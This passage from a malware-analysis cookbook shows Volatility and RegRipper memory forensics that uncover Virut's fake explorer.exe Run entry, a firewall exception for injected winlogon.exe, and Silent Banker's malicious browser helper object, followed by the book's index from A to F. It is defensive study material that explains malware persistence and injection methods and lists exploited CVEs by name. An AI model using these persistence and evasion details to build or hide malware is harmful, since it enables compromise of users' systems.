'Microsoft\Windows\CurrentVersion\Run'
```

```
Key name: Run (Stable)
```

```
Last updated: Sat Nov 21 13:27:01 2009
```

```
Subkeys:
```

```
OptionalComponents (Stable)
```

```
Values:
```

```
REG_SZ    Adobe Reader Speed Launcher : "C:\Program Files\Adobe
\Reader 8.0\Reader\Reader_sl.exe"
```

```
REG_SZ    Windows Explorer : C:\WINDOWS\system32\explorer.exe
```

The final line of output shows a Registry value that causes Windows to start C:\WINDOWS\system32\explorer.exe every time the computer boots. The entry may look benign at first, but it is actually a file dropped by Virut. The real Windows Explorer exists in C:\WINDOWS\explorer.exe and it does not need an entry in this location of the Registry to start because `userinit.exe` starts it automatically.

Now look at the value in the firewall key:

```
$ python volatility.py printkey -o 0xe1018388 -f virut.vmem
'ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy
\StandardProfile\AuthorizedApplications\List'
```

```
Key name: List (Stable)
```

```
Last updated: Sat Nov 21 13:26:58 2009
```

```
Subkeys:
```

```

Values:
REG_SZ      %windir%\system32\sessmgr.exe :
             %windir%\system32\sessmgr.exe:*:enabled:@xpsp2res.dll,-22019
REG_SZ      \??\C:\WINDOWS\system32\winlogon.exe :
             \??\C:\WINDOWS\system32\winlogon.exe:*:enabled:@shell32.dll,-1

```

Two applications can bypass the firewall settings—`sessmgr.exe` and `winlogon.exe`. These are both valid applications and the Registry only stores a LastWrite time for keys, not individual values in a key. Therefore, you cannot tell if Virut added the value for `sessmgr.exe` or the value for `winlogon.exe`. In fact, you cannot tell if Virut added either value—maybe both values existed and Virut just modified one slightly. However, MSDN explains that `sessmgr.exe` provides Remote Assistance, which happens to be the only program enabled to bypass the local firewall by default on XPSP2. `Winlogon.exe`, although it is an important process, should not have unrestricted access to the Internet. The reason you see it here is that Virut initiates outbound connections from `winlogon.exe` by first injecting code into it!

<sup>10</sup><http://www.threatexpert.com/reports.aspx?find=virut&x=0&y=0>

## RECIPE 18-7: USING VOLATILITY WITH REGRIPPER

In Recipe 10-8, you learned how to use RegRipper to extract information from Registry hive files. Brendan Dolan-Gavitt came up with a creative use for RegRipper called Volrip<sup>11</sup> that lets you use it on memory dumps instead of hive files. Volrip is essentially a wrapper, or interface, that makes RegRipper believe it's working off hive files, when really the data is being carved out of the memory dump with the Memory Registry Tools for Volatility. The initial release of Volatility 1.4 will not support Volrip, so you must use Volatility version 1.3.2.

To use Volrip, extract the archive into the base Volatility directory. Then make sure you can run `rip.pl`.

```

$ tar -xzf volrip-0.1.tar.gz
$ perl rip.pl
Rip v.20080419 - CLI RegRipper tool
Rip [-r Reg hive file] [-f plugin file] [-p plugin module] [-l] [-h]
Parse Windows Registry files, using either a single module, or a plugins file.
All plugins must be located in the "plugins" directory; default plugins file
used if no other filename given is "plugins\plugins".

-r Reg hive file...Registry hive file to parse
-g .....Guess the hive file (experimental)
-f [plugin file]...use the plugin file (default: plugins\plugins)
-p plugin module...use only this module
-l .....list all plugins

```



```
-c .....Output list in CSV format (use with -l)
-h.....Help (print this information)

Ex: C:\>rr -r c:\case\system -f system
    C:\>rr -r c:\case\ntuser.dat -p userassist
    C:\>rr -l -c
```

All output goes to `STDOUT`; use redirection (ie, `>` or `>>`) to output to a file.

copyright 2008 H. Carvey

The syntax displayed by `rip.pl` is a little different from what you will actually type—in this case, because you are using it against a memory dump instead of a hive file. In particular, instead of using the `-r` parameter to identify the hive file, you use the `-r` parameter to identify the memory dump and the virtual address in the memory dump where the particular hive is loaded. To get the virtual address, follow Steps 1 and 2 of Recipe 18-5. You can use `-f` to run a collection of plug-ins against a hive, or use `-p` to run a single plug-in. The example that follows shows you how to detect BHOs in the software hive. Notice how the `@` symbol separates the name of the memory dump from the virtual address.

```
$ python volatility.py hivescan -f silentbanker.vmem | head -n 2
Offset          (hex)
44662792        0x2a98008

$ python volatility.py hivelist -o 0x2a98008 -f silentbanker.vmem | grep software
0xe1674988      \WINDOWS\system32\config\software

$ perl rip.pl -r silentbanker.vmem@0xe1674988 -p bho
Launching bho v.20080418
Browser Helper Objects
Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
LastWrite Time Wed Feb 18 06:53:33 2009 (UTC)

{00009E9F-DDD7-AA59-AA7D-AA4B7D6BE000}
Class          => mscorews
Module         => C:\WINDOWS\system32\mscorews.dll
LastWrite      => Wed Feb 18 06:53:33 2009

{761497BB-D6F0-462C-B6EB-D4DAF1D92D43}
Class          => SSVHelper Class
Module         => C:\Program Files\Java\jre1.6.0_07\bin\ssv.dll
LastWrite      => Wed Aug 27 20:04:14 2008
```

The output shows that there are two BHOs installed on the system from which the memory dump was acquired. One of the BHOs appears to be the Java helper class. The other, `mscorews.dll`, is the malicious BHO installed by Silent Banker.

<sup>11</sup> <http://moyix.blogspot.com/2009/03/regripper-and-volatility-prototype.html>



# Index

## Numbers

404 Not Found error message, 156

## A

accepting dionaea submissions over  
HTTP, 40–41

accepting nepenthes submissions over  
HTTP, 34–36

AccessChk, 359, 361, 363

Access Control Entry (ACE), 360

Access Control Lists. *See* ACLs

ACE (Access Control Entry), 360

ACLs (Access Control Lists)

backup semantics and, 362

cacls.exe and, 362–363

Conficker's file system ACL  
restrictions, 359–363

ACPI.sys, 655

Action Script Viewer, 183

ActiveX controls, 75, 158

\_ADDRESS\_OBJECT, 579, 674, 675, 676,  
677, 678, 681

Adobe Flash

Buster Sandbox and, 278

CVE-2009-1862 and CVE-2010-1297,  
178, 182–183

embedded, 182–183

SWFs

analysis tools, 183

malicious JavaScript, 155, 163

swfdump, 183

swf.py, 160

YARA rule and, 446

tutorials, 474

Adobe Reader. *See also* PDF documents  
app.viewerVersion, 172, 173, 174,  
179

image definition and, 233

libbTiff library, 179

PDF Launch (no CVE), 179, 184

pfqa.php URL and, 209

SpiderMonkey and, 168

triggering exploits by faking PDF  
software versions, 172–175  
util.printf(), 171, 178, 180, 184  
ADS (alternate data streams), 337–340  
*advanced threat analysis system* (ATAS),  
100. *See also* ThreatExpert

AES, 459

AFX rootkit, 680, 682

alert\_reg\_write, 439

“All about VDI,” 248

Allapple, 670

alphabet

base64 alphabet, 449, 459

decoding base64 with special  
alphabets, 448–451

alternate data streams. *See* ADS

alternate process listings (csrss.exe),  
297, 591–593

Alvarez, Victor Manuel, 59

Amazon's EC2, 22

Amini, Pedram, 250, 430

analysis modules (Python), 254–271

analyzing memory dumps with

Volatility, 258–260

capturing packets with tshark,  
254–256

collecting network logs with INetSim,  
256–258

sandbox pieces put together, 260–271

analysis of Registry. *See* Registry

analysis.py, 241, 254, 256, 258

Analyzing Flash Malware video, 183

“Analyzing Malicious Documents Cheat  
Sheet” (Zeltser), 175

“Analyzing MSOffice malware with  
OfficeMalScanner” (Boldewin), 203

*An In-Depth Look into the Win32 Portable  
Executable File Format* (Pietrek), 75

Anley, Chris, 399

anonymity, 1–25. *See also* privacy  
anonymous web browsing (Tor), 3–5  
cellular Internet connections, 21–22  
disabling JavaScript, 25  
DNS resolution of hostname, 128  
fingerprinting and, 24, 25, 385

general rules for, 25  
malware labs and, 213  
privacy and, 1  
proxy servers, 10–19  
redirecting IP with routing (malware  
lab), 216

Tor, 2–10

uniqueness and, 24–25

VPNs, 22–24

web-based anonymizers, 19–20

Anonymizer Universal, 23–24

Anonymouse.org, 20

anonymous proxies, 12, 15

Anti-Abuse Project, 140–142

*Anti-Unpacker Tricks* (Ferrie), 396

AntiVir, 71

antivirus scanners. *See* multi-AV  
scanners

antivirus signature database, 114. *See  
also* artifact database

antivirus vendors

with free scanners, 71

netcat and, 140

Volatility, 258–260

Anubis, 38, 104–105

API hashing, 195, 197, 199, 200

API hooking

artifacts, 623–625

HTML injection with, 368–369

apihooks, 580, 625, 633, 638–639, 642,  
643, 680

API monitoring/hooking tools, 303–319

following created processes, 311–313

Microsoft Detours and, 304–310, 623,  
641

Process Monitor, 286–287

reasons for creating, 303

appinitdll.js, 109

AppInit\_DLLs, 109, 110, 312–314, 378

*Applied Cryptography* (Schneier), 385

app.viewerVersion, 172, 173, 174,  
179

A records, 125, 126, 136, 145

artifact database

antivirus signature database v., 114  
managing, 112–115

- scanning for artifacts with sandbox results, 112–117
  - scanning for infections with, 116–117
  - SQLite Database Browser and, 115–116
  - artifacts
    - API hook artifacts, 623–625
    - connection artifacts, 674–676
    - network artifacts left by Zeus, 678–680
    - in process memory, 617–618
    - socket artifacts, 674–676
  - artifactsscanner.py, 112, 116
  - artifacts.db, 113, 116
  - ASCII85Decode, 168, 169
  - ASCII-based ClamAV signatures, 54–56
  - ASCIHexDecode, 168, 169
  - ASNs (autonomous system numbers), 138–140
  - AsPack, 74, 461
  - Assigned Internet Protocol Numbers, 678
  - ATAS (advanced threat analysis system), 100. *See also* ThreatExpert
  - Attack of the Killer Videos (Shevchenko), 183
  - Attacks on Uninitialized Local Variables (Flake), 393
  - Australian HoneyNet Project, 146, 247. *See also* HoneyNet Project
  - AuthorizedApplications\List subkey, 690
  - AutoIT, 105–107, 108, 111
  - automated malware analysis, 239–281
    - with Python, 241–254
    - VirtualBox, 242–247
    - VirtualBox disk/memory images, 248–250
    - VMware, 250–254
    - ssdt\_ex, 581, 654–655
    - with vmrun, 251–252
    - VMwareAuto class, 253–254
    - ZeroWine, 239, 271–276
  - automated sandboxes
    - analysis cycle, 239–241, 248
    - Buster Sandbox, 239, 276–281
    - PEScanner in, 79
    - resources for, 241
    - Sandboxie, 276–281, 314
    - sandbox pieces put together (recipe 8-7), 260–271
    - VirusTotal and, 260, 261, 265
  - “Automating Malware Analysis Part I and Part II” (Hudak), 241
  - automation. *See* automated malware analysis
  - autonomous system numbers. *See* ASNs
  - AVG (free command-line scanner), 71
  - av\_multiscan.py, 70–75
  - avsubmit.py
    - Jotti, 97
    - notes about, 99
  - NoVirusThanks, 98
  - queries on virus.db database, 98–99
  - usage, 96
  - VirusTotal, 96–97
  - AV vendors
    - with free command-line scanners, 71
    - netcat and, 140
- ## B
- Bächer, Paul, 28
  - backup semantics, 362
  - Bankpatch.C trojan, 301–302
  - BASE, 221
  - base64. *See also* de-obfuscation
    - alphabet, 449, 459
    - decoding, 448–451
    - de-obfuscation and, 441
    - malware and, 448
    - recognizing, 449–450
    - XOR and, 441
  - BASIC\_INT.sys driver, 645
  - bcdedit.exe, 515
  - BeautifulSoup, 168
  - berlin database, 46–49
  - BFK’s passive DNS service, 132–133
    - fast flux and, 145
    - robtex v., 133–134
  - BHOs (Browser Helper Objects)
    - CWSandbox and, 103
    - Joebox and, 109
    - Silent Banker and, 693
    - TROJ-BHO-QP and, 384–385
  - bi-directional streams, 43–44
  - Bifrost, 670
  - Bin, Chae Jong, 271
  - binaries
    - comparing, with IDA and BinDiff, 83–87
    - reconstructing, 625–635
  - binary ClamAV signatures (shellcode), 56–57
  - binary diffing, 83, 456
  - BinDiff, 83–87, 456–458
  - bindiff.mov, 83
  - bindshells, 30
  - BinText, 481, 486
  - bioskbd, 578
  - bistreams, 43–44
  - BitBlaze, 475
  - BitDefender, 71
  - BlackEnergy2 trojan, 314, 319, 652–654, 660, 661
  - Black Hat Federal, 393
  - blacklists, 140. *See also* RBLs
  - Blazgel trojan, 664–665
  - Blink, 583, 588, 589, 596, 663, 664, 668
  - blinktwice, 226
  - blocklists, 140. *See also* RBLs
  - Blowfish, 457, 458, 459, 460
  - Boldewin, Frank. *See also* OfficeMalScanner
    - CVE-2010-1297 and, 183
    - Office documents analysis and, 203
    - OfficeMalScanner and, 193
    - website, 474
  - boot.ini, 515
  - botnets
    - abuse.ch DNS Block List, 140
    - Conficker. *See* Conficker
    - CoreFlood, 622–623, 625
    - honeypot and, 28
    - Kraken. *See* Kraken
    - nepenthes and, 31, 32
    - Srizbi, 476, 481
    - Storm Worm, 1, 90, 144, 145
    - Torpig, 476, 481
    - Waledac, 144, 145
  - breakpoints
    - catching breakpoints
      - on DLL entry points, 501–502
      - on driver load, 540–547
    - conditional log breakpoints, 415–417
    - deferred, 541–542
    - hard-coding, 542–544
    - working with, 412–415
  - bridged mode, 214
  - browser DOM elements, emulating, 163–167. *See also* DOM
  - Browser Helper Objects. *See* BHOs
  - BrowserSpy, 24
  - brute force
    - accounts and logins, 67
    - brute force guessing for XOR keys, 445–446
    - brute-force password guessing code, 83
    - brute-forcing subdomains (dnsmap), 132, 137–138
    - Jsunpack-n and, 172
    - suspicious kernel modules and, 633
    - XORSearch and, 445
  - Bryner, Jeff, 618
  - BSOD, 571
  - Buehlmann, Stefan, 105. *See also* Joebox
  - “Building an Automated Behavioral Malware Analysis Environment Using Open Source Software” (Clausing), 241
  - Burp Suite, 225–228
  - Buster Sandbox, 239, 276–281
  - Buster Sandbox Analyzer post, 280
  - Butler, Jamie, 648, 680
  - buttons (for debugger windows), 407
  - bypassing host process restrictions, 493–495

## C

- CA (certificate authority), 384–385
- cacls.exe, 362–363
- calling convention, 404
- calling DLL exports remotely, 495–499
- capabilities.yara, 63
- captcha.dll, 104, 117
- CAPTCHA prefix, 117
- capturing packets. *See* packet captures
- Carrera, Ero, 75, 488. *See also* pefile
- Carvey, Harlan, 377, 626, 693. *See also*
  - RegRipper plug-ins
- Casey, Eoghan, 330
- Cavalca, Davide, 241
- CDIs (constrained data items), 588
- cellular Internet connections, 21–22
- certificate authority (CA), 384–385
- certificate Registry entries, 385
- certificates. *See* PKI certificates
- CFF Explorer, 488, 489, 628, 640
- change detection tools. *See also*
  - difference-based change detection tools; hook-based change detection tools; notification-based change detection tools
- overview, 283–285
- Process Monitor, 286–287
- Regshot, 288–290
- rootkits and, 285
- weakness of, 285, 320
- change notification. *See* notification-based change detection tools
- chaosreader.pl, 256
- chunked encoding, 204
- ciphers, 454, 458, 459, 486
- ClamAV, 51–59
  - av\_multiscan.py and, 72–73
  - detection databases, 52
  - free command-line scanner, 71
  - remote, unauthenticated system-level access, 70
  - signatures
    - ASCII-based, 54–56
    - binary signatures (shellcode), 56–57
    - converting to YARA, 59–60
    - examples, 59
    - existing, 52–54
    - logical, 57–58
- Clampi/Illomo trojan, 685–689
- clamscan, 72
- classification, 51–87
  - ClamAV, 51–59
  - YARA, 59–67
- Clausing, Jim, 229, 241
- clean state (analysis cycle), 239
- \_CLIENT\_ID, 523
- CloakDLL, 605, 609
- CLOD (U3D CLOD), 179, 183
- Clod/Sereki trojan, 493
- clonehd, 249
- cloning (with FOG), 211, 228, 232–238
- CLSID, 313
- cmd.exe, 333, 334
- CoCreateInstance, 313, 373
- code injection
  - API hook artifacts, 623–625
  - DLLs, 601–609
    - detecting unlinked DLLs with ldr\_modules, 605–609
    - suspicious loaded DLLs, 603–604
  - extraction and, 601–635
  - with HandleDiff.exe, 300–301
  - VAD and, 531–532, 610–625
  - artifacts in process memory, 617–618
  - exploring, 610–613
  - malfind and YARA, 619–625
  - page protection translations, 614–616
  - Zeus and, 621–622
- Collab.collectEmailInfo(), 178, 179–180, 208
- CollabgetIcon(), 174, 178, 181, 208
- Collaborative RCE Tool Library, 463, 474
- collecting malware samples
  - with dionaea, 37–39
  - with nepenthes, 29–32
- colors (CVE-2009-3459), 179, 183
- command box (Immunity Debugger), 414–415
- commands. *See also specific commands*
  - for controlling program execution
  - Immunity Debugger, 410–412
  - kernel debugging, 527
- dig, 126
- exploring kernel memory and, 534–540
- host, 125–126
- nslookup, 127
- ping, 124, 125, 127, 215
- VAD, 610
- Volatility, 578–579, 584
- WinDbg
  - comprehensive list, 527
  - configuring symbols, 521
  - controlling WinDbg, 526–527
  - creating logfiles, 521
  - formatting data, 524
  - locating functions/variables, 521–522
  - printing objects/structures, 522–523
  - printing registers, 524–525
  - searching memory, 525–526
- commandserver.com, 216
- command shell with ReactOS, 330–335
- conditional log breakpoints, 415–417
- Conficker, 622–623
  - berlin and, 46
  - CoreFlood and, 622–623
  - DGAs and, 476, 481
  - DLLs and, 487
  - Downatool, 481
  - file system ACL restrictions, 359–363
  - paris and, 46
  - reverse engineering and, 360, 481
  - stopping services, 661
- Conficker Working Group, 476
- configuring symbols (WinDbg commands), 521
- connections
  - connection artifacts, 674–676
  - connection objects, 676–677, 680–682
- connections command, 578, 677, 680
- connscan2, 578
- constrained data items (CDIs), 588
- \_CONTEXT, 523, 527
- controllers
  - defined, 211
  - FOG server, 211
  - INetSim on, 222–225
  - IP address, 215
  - Linux for, 212–213
  - Linux virtual machine as, 215
  - /physical target, crossover cable and, 218
  - virtual machine host, 211
- controlling program execution (WinDbg commands), 526–527
- converting DLLs to EXEs, 507–510
- copyFileFromHostToGuest, 239, 252
- copy/transfer malware (analysis cycle), 239
- CoreFlood, 622–623, 625. *See also*
  - Conficker
- CoreRestore, 232
- Cova, Marco, 481
- CovertShellcode, 190
- CPU pane, 400–401
- crashdump, 578
- crashinfo, 578
- created processes, 311–313. *See also*
  - process creation
- AppInit\_DLLs and, 312–314
- hooking process-creation APIs, 311–312
- CreateFile breakpoint, 415
- CreateProcess API, 78, 309, 319, 382, 594
- CreateRemoteThread, 58, 497
- CreateService, 662
- creating logfiles (WinDbg commands), 521

creceive module, 34  
 crossover cable, 218  
 cross-view based rootkit detection tools,  
     341, 348, 349  
 CRYPT.obfuscate function, 156, 158  
 cryptography. *See also* decryption  
     *Applied Cryptography*, 385  
     cryptography-finding tools, 454–456  
     *Practical Cryptography*, 385  
     searchcrypt.py, 420  
 CSI: Internet (Attack of the Killer  
     Videos), 183  
 csrss.exe, 591–593  
     alternate process listing, 297, 591–593  
     Client/Server Runtime Subsystem  
         process, 591  
     DLLs and, 487  
     extended details about, 528–529  
     extract command history from memory  
         of csrss.exe, 330  
     user mode processes and, 297  
     Zeus and, 622  
 csrss\_pslist, 580, 592–593  
 CsrWalker, 592, 593  
 CSV files, 218, 303, 689, 690, 691, 693  
 custom command shell with ReactOS,  
     330–335  
 CVEs  
     CVE-2007-5659: Collab.  
         collectEmailInfo(), 178,  
         179–180, 208  
     CVE-2008-2992: util.printf(),  
         171, 178, 180, 184  
     CVE-2009-0658: JBIG2, 178, 181–182  
     CVE-2009-0836, 184  
     CVE-2009-0927: CollabgetIcon(),  
         174, 178, 181, 208  
     CVE-2009-1492: getAnnots(), 178,  
         181  
     CVE-2009-1862: Adobe Flash, 178,  
         182–183  
     CVE-2009-2990: U3D, 179, 183  
     CVE-2009-3459: colors, 179, 183  
     CVE-2009-4324: media.  
         newPlayer(), 171, 179, 183,  
         184  
     CVE-2010-0188: libTiff, 179  
     CVE-2010-1297: Adobe Flash, 178,  
         182–183  
     JavaScript hooks and, 170–172  
     Jsunpack-n and, 184  
     Officecat and, 203  
     OffViz and, 203  
     PDF Launch (no CVE), 179, 184  
 CWSandbox, 38, 102–103, 104  
 Cygwin, 122–123

## D

Dabah, Gil, 187. *See also* distorm  
 daemon, 29, 45, 146, 220, 223, 247, 661  
 Daniel Pistelli's proof-of-concept code,  
     302  
 database-enabled multi-AV uploader in  
     Python, 96–100  
 data leaks (into Registry), 388–393  
 data preservation, 320–335. *See also*  
     SSDT hooks  
     custom command shell with ReactOS,  
         330–335  
     data preservation module, 320,  
         327–329  
     preserving physical systems (Deep  
         Freeze), 211, 228, 229–232  
     prevent drivers from loading, 320,  
         325–326  
     prevent file deletion, 320, 324–325  
     prevent processes from terminating,  
         320, 321–323  
 datetime, 578  
 dbmgr.py, 112–115  
 DcomLaunch, 313  
 DDoS (denial-of-service), 1  
 Debian Linux, 37, 222, 271, 474  
 debug boot switch, 514–517  
 debugger.chm file, 527  
 debuggers, 395–440. *See also* Immunity  
     Debugger  
         buttons for debugger windows, 407  
         debugger scripting, 475–486  
         IDAPython, 476  
         JIT, 398–400  
         LOADDLL.EXE (debugging DLLs),  
             499–500  
         Office shellcode, 200–203  
         OllyDbg, 395, 396, 474  
         plug-ins, resources for, 396  
         reaching OEP in debugger, 463–464  
         WinAppDbg (Python debugger),  
             430–440, 476  
 Debugging Tools for Windows, 512  
 Decloaking Engine, Metasploit, 24  
 decoding base64, 448–451  
 decoding common algorithms, 441–451  
 decoding loops, 196  
 decoding strings with x86emu and  
     Python, 481–486  
 decryption (packet capture example),  
     452–460  
     BinDiff and, 456–458  
     FindCrypt plug-in for IDA Pro, 454  
     finding encryption functions, 454–456  
     isolating encrypted data, 452–454  
     Krypto Analyzer plug-in, 455–456  
     PyCrypto, 458–460  
     reverse engineering and, 452, 453, 456  
     SnD Reverser Tool, 454, 455  
 Deep Freeze, 211, 228, 229–232  
 Deep Unfreezer, 232  
 Defcon 16, 90, 475  
 def dechunk(), 204  
 def degzip(), 205  
 deferred breakpoints, 541–542  
 Delphi, 441  
 denial of service (DDoS), 1  
 de-obfuscation, 441–486  
     decoding common algorithms,  
         441–451  
     defined, 441  
     obfuscation methods, 155, 441, 460,  
         462  
     unpacking malware, 460–474  
 DES, DES3, 459  
 descriptive names (DLL exports), 490  
 detached kernel threads, 655–658  
 detecting fast flux domains, 143–145  
 detecting hidden files/directories with  
     TSK, 341–348  
 detection.py, 184  
 Detours (Microsoft), 304–310, 623, 641  
 DetoursHooks, 304, 305, 307, 308, 309  
 detours hooks, 641. *See also* inline hooks  
 Device\PhysicalMemory object, 511,  
     572, 588  
 DeviceIoControl, 680  
 DGAs (domain generation algorithms)  
     Conficker and, 476, 481  
     defined, 476  
     Kraken, 476–481  
     Srizbi, 476, 481  
     suspicious domains, 120  
 Diablo, 592, 609  
 Dider Steven's PDF tools. *See* Stevens,  
     Didier  
 Diff Database, 84, 457  
 difference-based change detection tools,  
     284–285  
     comparison of features, 284–285  
     Regshot, 288–290  
 dig command, 126  
 dionaea, 36–49  
     berlin database, 46–49  
     bistreams, 43–44  
     collecting malware samples with,  
         37–39  
     developer blog, 42  
     HTTP-based submissions from, 40–41  
     installing, 37  
     IP section, 38–39  
     logging section, 37–38  
     modules section, 39–40  
     p0f and, 44–46

- Python tuples, 43
  - running, 40
  - SQLite3 database, 37, 46–49
  - XMPP and, 41–43
  - dionaea.py, 40–41
  - Direct Kernel Object Manipulation
    - attacks. *See* DKOM attacks
  - disassembling shellcode with distorm, 185–190
  - discovering ADS with TSK, 337–340
  - disk images (VirtualBox), 248–250
  - distorm, 185–190
  - distorting proxy, 15
  - DisView.exe, 200–203
  - DKOM (Direct Kernel Object Manipulation) attacks. *See also* process context tricks
    - csrss\_pslist and, 592
    - CsrWalker and, 592, 593
    - Prolaco and, 588–589
    - psscan and, 588–591
    - registry cache attacks v., 685
    - socket/connection objects and, 681
    - unlinking DLLs v., 605
  - DLLECall, 110, 111
  - DLL exports
    - calling DLL exports remotely, 495–499
    - enumerating, 488–491
    - names for, 490–491
  - DLL injection program, 307–309
  - dlllist, 578, 595, 603–604, 605, 682
  - dllpatch, 578
  - DLLs (Dynamic Link Libraries), 487–510
    - AppInit\_DLLs, 312–314
    - Bankpatch.C and, 301–302
    - converting DLLs to EXEs, 507–510
    - csrss.exe and, 487
    - CWSandbox and, 38, 102–103, 104
    - debugging (with LOADDLL.EXE), 499–500
    - executing DLLs as Windows service, 502–506
    - EXEs (malicious) v., 487
    - initialization error, 496–497
    - investigating DLLs (code injection), 601–609
    - pefile script and, 491
    - process-dependent, Joebox and, 109–111
    - reverse engineering, 490
    - rundll32.exe, 491–493
      - calling DLL exports remotely with, 495–499
      - host process restrictions and, 49–495
      - limitations of, 493, 495
    - static analysis in IDA Pro, 489–490
    - suspicious loaded DLLs, 603–604
    - unlinked DLLs, 605–609
    - Vmmmap, 607–609
  - DLoad, 541
  - DNS (domain name system), 119–120.
    - See also* domains; passive DNS
    - fast flux DNS, 142–148
    - open DNS, 216
    - redirecting DNS (malware lab), 215–216
  - dnsmap, 137–138
    - dnsmap.h, 137
    - wordlist\_TLAS, 137
  - DNS\_QUERY\_NO\_HOSTS\_FILE flag, 216
  - DOC (YARA rule), 446
  - Document Object Model. *See* DOM
  - Dogrobot, 334
  - Dolan-Gavitt, Brendan, 591, 610, 612, 613, 652, 685, 692
    - “Forensic analysis of the Windows registry in memory,” 685
    - Memory Registry Tools, 686–689, 692
    - “The Vad tree” (Dolan-Gavitt), 610, 612
  - Volrip, 580, 692–693
  - DOM (Document Object Model), 164
    - emulating browser DOM elements, 163–167
    - HTMLInjectionDetector.exe and, 375, 376
    - IE DOM modification, 370–377
  - domain generation algorithms. *See* DGAs
  - Domain History, 135
  - domain name system. *See* DNS
  - domains (hostnames). *See also* fast flux domains
    - dnsmap.h, 137
    - hostnames v., 119
    - resolving, 125–128
    - suspicious domains
      - determining, 120
      - WHOIS information, 120–125
  - DomainTools website
    - features, 135
    - resolve domain’s IP address, 128
    - Reverse IP feature, 134–135
    - WHOIS queries, 125
  - doubly linked lists, 523, 583, 584, 588, 591, 601, 632, 662, 663, 664, 666, 667, 668
  - Downatool, 481
  - driverirp, 580, 633, 648, 649, 680
  - driver IRP hooks. *See* IRP hooks
  - \_DRIVER\_OBJECT structures, 523, 549, 550, 554, 555, 569, 578, 646, 648
  - drivers
    - dumping/rebuilding, 555–560
    - repairing, 556–560
    - unpacking drivers to OEP, 548–555
  - driverscan, 578, 648
  - dt commands, 523
  - dumphive, 229
  - dumping memory (with MoonSols), 572–575
  - dumping/rebuilding drivers, 555–560
  - dumping tools, 465
    - LordPE, 465–467, 468, 469, 473, 555, 622
    - OllyDump, 465, 467
    - Procdump, 555, 622, 627–628
  - dump pane, 405–406
  - dwNotifyFilter argument, 290, 291, 294
  - Dynamic Link Libraries. *See* DLLs
  - dynamic malware analysis, 283–335.
    - See also* change detection tools; IDA Pro
    - API monitoring/hooks tools, 303–319
    - data preservation, 320–335
    - static malware analysis v., 235, 240, 260, 283, 427, 460, 489–490, 680
  - DynamoRIO, 475
- ## E
- Eagle, Chris, 481
  - Easyhook, 304, 641
  - EAT (Export Address Table)
    - apihooks and, 580
    - CFF Explorer and, 488
  - EAT hooks
    - detecting, 639–640
    - GEMR and, 364
    - inline hooks v., 641, 643
    - Joebox and, 105
    - pefile and, 631
  - EC2 (Amazon), 22
  - Eckert, Matthias, 221. *See also* INetSim
  - EFF (Electronic Frontier Foundation), 24
  - EiNSTeIN\_, 664
  - EIP
    - JBIG2 and, 182
    - OfficeMalScanner and, 194
  - ejabberd, 42, 43
  - Electronic Frontier Foundation (EFF), 24
  - /EmbeddedFile, 182
  - embedded Flash movie, 182–183
  - embedded objects (in PDFs), 167
  - Emerging Threats signatures, 220
  - emulating browser DOM elements, 163–167
  - emulating shellcode with libemu, 190–193



EnCase, 575  
 encoding shellcode, 190  
 entropy, high/low, 76  
 entry point sections, suspicious, 76  
 enumerating DLL exports, 488–491  
 enumerating files with Win32 API, 343–344  
 enumerating names (names pane), 408  
 enumerating processes, 583–584  
 enumerating services in process memory, 664–665  
 ephemeral client ports, 678, 679  
 ephemeral client sockets, 679  
 “Episode 2: The image of death” (Boldewin), 203  
 \_EPROCESS, 523, 529, 538, 539, 579, 581–583, 584, 585, 588, 589, 590, 591, 592, 593, 603  
 Ero Carrera’s pefile. *See* pefile  
 ESX (VMware), 251  
 Ether, 474  
 \_ETHREAD, 523, 579  
 EUREKA!, 475  
 eval(), 156, 157, 158, 164, 170, 173, 174, 181  
 exclusive-OR. *See* XOR  
 executable images, rebuilding, 627–628  
 executable modules window, 407  
 execute malware (analysis cycle), 240  
 executing DLLs as Windows service, 502–506  
 EXEs  
   converting DLLs to EXEs, 507–510  
   DLLs (malicious) v., 487  
 exit nodes, 2, 10, 11  
 Export Address Table. *See* EAT  
 Extensible Messaging and Presence Protocol. *See* XMPP  
 extracting HTTP files from packet captures (Jsunpack-n), 204–206  
 extracting JavaScript from PDF files, 168–172  
 extracting suspicious kernel modules, 632–635  
 “Extracting VB Macro Code from Malicious MS Office Documents” (Zeltser), 203  
*Extracting Windows command line details from memory* (Stevens, R. M. and Casey), 330  
 extraction. *See* code injection

## F

Falliere, Nicolas, 396  
 false negatives/positives  
   alert\_reg\_content\_write and, 438  
   artifact database, 114

ClamAV signatures, 52  
 conditional breakpoints and, 415  
 dnsmap, 138  
 findhooks.py script, 430  
 multi-AV scanners, 89  
 pre.js, 171  
 resource directories, 75  
 sanity checks and, 539, 665  
 scd.py script, 421, 422, 425  
 svcscan, 665  
 unpacking routine and, 463  
 Faronics, 229  
 Faronics\_DFS.exe, 230  
 FastDump Pro, 575  
 fasteval mode, 163, 173, 174  
 fast flux domains, 142–148  
   BFK’s passive DNS service and, 145  
   detecting, 143–145  
     with passive DNS, 145  
     with TTLS, 144–145  
   tracking, 146–148  
 fast universal unpacker (FUU), 475  
 “FATKit: Detecting Malicious Library Injection and Upping the ‘Anti’” (Walters), 616  
 fdisk, 249  
 Ferguson, Niels, 385  
 Ferrie, Peter, 396  
 FFSearcher trojan, 338–339  
 file deletion, preventing, 324–326  
 file headers  
   PDF, 190  
   PE, 36, 271, 274  
   SWF, 183  
 FILE\_NOTIFY\_CHANGE values, 291  
 \_FILE\_OBJECT, 357, 523, 539, 578, 593  
 files can, 578, 593  
 files command, 383, 578, 682, 683  
 file system change notifications, 290–293  
 file type identification and hashing in Python, 68–70  
 FindCrypt plug-in for IDA Pro, 454  
 FindFirstChangeNotification, 290, 291  
 findhooks.py, 426, 427, 428–429, 430.  
   *See also* GMER  
 finding hidden registry data (Microsoft’s offline API), 349–354  
 FindNextChangeNotification, 290  
 fingerprinting, 24, 25, 385  
 FireEye, 481  
 Firefox  
   firefox.exe, 494, 617, 620  
   Gmail experiments, 617–618, 620  
   NoScript extension, 25  
   Tor and, 4–5  
   Torbutton, 3

firewalls  
   alert\_reg\_write and, 439  
   AuthorizedApplications\List subkey, 690  
   bridged mode and, 214  
   fw\_config and, 378  
   INetSim and, 221  
   iptables, 30, 216, 222, 227  
   rogue service process, 661  
   sample malware lab, 212, 213  
   sessmgr.exe and, 692  
   VirtualBox setup and, 242  
   winlogon.exe and, 692  
 fixiat.py, 623  
 Flake, Halvar, 393  
 Flash. *See* Adobe Flash  
 FlateDecode, 168, 169, 177  
